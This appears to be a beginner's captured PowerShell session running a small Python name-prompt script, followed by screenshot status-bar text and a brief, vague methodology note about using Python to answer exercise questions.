PS C:\Users\sql1\Documents\Python shit>
PS C:\Users\sql1\Documents\Python shit> & c:/Users/sql1/AppData/Local/Programs/Python/Python311/python.exe "c:/Users/sql1/Documents/Python shit/Test.py"
What is your name?
Ashu
The Wise One has allowed you to come in.
PS C:\Users\sql1\Documents\Python shit>

OUTLINE TIMELINE

Type here to search

File Explorer Home Insert View Taskbar

In 7, Col 1 Status 4 UTF-8 CR/F Python 3.10.5 64-bit

245 ENG 245 30/5/2022

To get the answer we have to use python and type in the commands that were given .

### **Thought Process / Methodology:**

First thing first we have to know how python works . Then we just explore and answer the questions that were given to get the answer by using the language “Python”.